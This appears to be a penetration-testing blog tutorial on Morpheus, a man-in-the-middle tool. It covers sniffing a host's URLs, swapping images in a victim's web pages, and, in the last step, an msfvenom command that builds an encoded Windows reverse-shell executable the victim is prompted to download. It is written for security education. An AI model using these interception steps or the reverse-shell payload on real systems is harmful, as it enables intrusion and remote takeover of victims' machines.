
**MORPHEUS – MAN-IN-THE-MIDDLE SECURITY TOOL**

**Introducing Morpheus**

Morpheus is a new tool that provides you with the ability to simulate automated Man-in-the-Middle attacks.

Morpheus can be found at [https://github.com/r00t-3xp10it/morpheus.](https://github.com/r00t-3xp10it/morpheus)



The Morpheus application consists of a suite allowing users to manipulate TCP and UDP data packets using a few applications in the background such as ettercap, urlsnarf, msgsnarf and tcpkill. The main objective is not to provide an easy way to exploit targets or sniff network traffic, but rather to give you the ability to perform

TCP and UDP packet manipulation techniques. This is typically accomplished using Ettercap plugins, but with

Morpheus we can simply use the etter filters provided within the program.

The standard Morpheus package comes with a few pre-configured filters, but allows for customization when designing and launching an attack. Customizations after each attack will revert the filter back to its default stage, which allows users to improve filters during the attack run without the need to mess with filter command syntax and potentially spoiling the filter.

Morpheus comes with a collection of filters written to accomplish a wide range of tasks:

o Replace images in Web pages

o Replace text in Web pages

o Inject payloads in Web pages


o Create denial-of-service attacks (drop or kill packets from the source)

o Redirect browser traffic to another domain

**Step 1 – Clone the Project Files**


The first step we will do is git clone the project. This is accomplished with the following command:

git clone <https://github.com/r00t-3xp10it/morpheus>



**Step 2: Run Morpheus**

Simply navigate to the directory and run Morpheus as seen in the example below.



When Morpheus starts you will see some flashes of TCP configuration. This is normal. You now have several attacks you can play around with:



**Step 3: Running Attacks**


We are now going to run some attacks.




**NOTE:** When the attack has run and you are finished, make sure you hit the **q** key on your keyboard to stop

Ettercap.


For our first attack we are going to run a simple URL sniffing attack (this was option 6 at the time of writing this blog):



Morpheus will ask you to confirm that you want to execute the module:




Next, you will be asked for the RHOST (remote hosts) you want to attack:



You may be tempted leave this blank, but please DO NOT! Always narrow your testing to a specific host. You are almost guaranteed to cause an unintentional and potentially damaging effect on a system on the network.

**NOTE:** As always, my articles are intended for education. Even seasoned professional penetration testers, with permission to test on a network, will find the techniques described here a little rudimentary or crude. You will need to fine tune your skills as you learn this tool and the associated techniques. For example, if you do not know how to find a target within a network environment, please spend some time on honing your reconnaissance skills.

Now you will specify the Internet gateway. Once again I highly recommend not leaving this field blank.




As a side note, if you would like to filter through the hosts you are attacking to see relevant information regarding a specific host you can do that here. You would not need to do this if you limited your attack as I suggested above, however if you did not, it is probably a good idea to focus on one specific host at this time.

Morpheus will give you the ability to edit the filter before you run the attack. Don’t worry… editing the filter

makes no permanent change in the application. In this instance the filter is simple so we will use it.




As you can see, we have a host with an IP address of 172.16.132.134 which is a random Widows machine on the network.




**NOTE:** Remember to press **q** on the keyboard to quit the current filter.

**Step 4: Replacing Images**

Now let’s have some fun… we’ll replace some images on a Web site! To do this we will need to pick a new filter:




The Morpheus developers were kind enough to provide a picture for this test, but you can actually put in the URL to any Web site to get some pictures for experimentation. The results greatly depend on the size, type of image, and the specific victim page.




In our example, the victim was a Windows machine that was browsing CNN. Below is one of the original

CNN pages:



Here are the images presented once the victim refreshes the page:




**Step 5: Advanced Backdoor Attack**

In this last example, we will distribute a backdoor Metasploit reverse shell payload to our victim machine.


We first need to create a Windows O/S reverse shell payload. We will use the msfvenom command, along with our input parameters. The LHOST is the IP address or the DNS name of our attacker. The victim will connect back to this host once the executable runs. The TCP port the victim attempts to connect on will be input as the LPORT. Here’s what the command looks like:

msfvenom -a x86 –platform windows -p windows/shell/reverse\_tcp LHOST=172.16.132.136 LPORT=3333 -b

“\x00” -e x86/shikata\_ga\_nai -f exe -o /tmp/1.exe




Next we will run the option in Morpheus to distribute the backdoor:




We will go through the same setup options as before, but now we have to tell Morpheus where the malicious payload exists.

When the user browses the Web they will be prompted to download an executable. If the user runs this executable they will be connected back to your system.



As you may have guessed, I am not a fan of this method. First of all, the user interface and presentation is extremely shoddy. Secondly, even with some smarter naming conventions or other methods, the download still looks painfully suspicious. Lastly, most antivirus (AV) software will easily detect the payload.



I wrote another blog describing how to bypass AV detection, to include basic techniques to get your payload past AV. Check out these resources for more information:

<http://www.drchaos.com/the-art-of-creating-backdoors-and-exploits-with-metasploit/>

<http://www.drchaos.com/shellter-project-bypassing-av-detection/>

As always, I hope this information is used for good. That means your education and honing your skills to thwart the bad guys.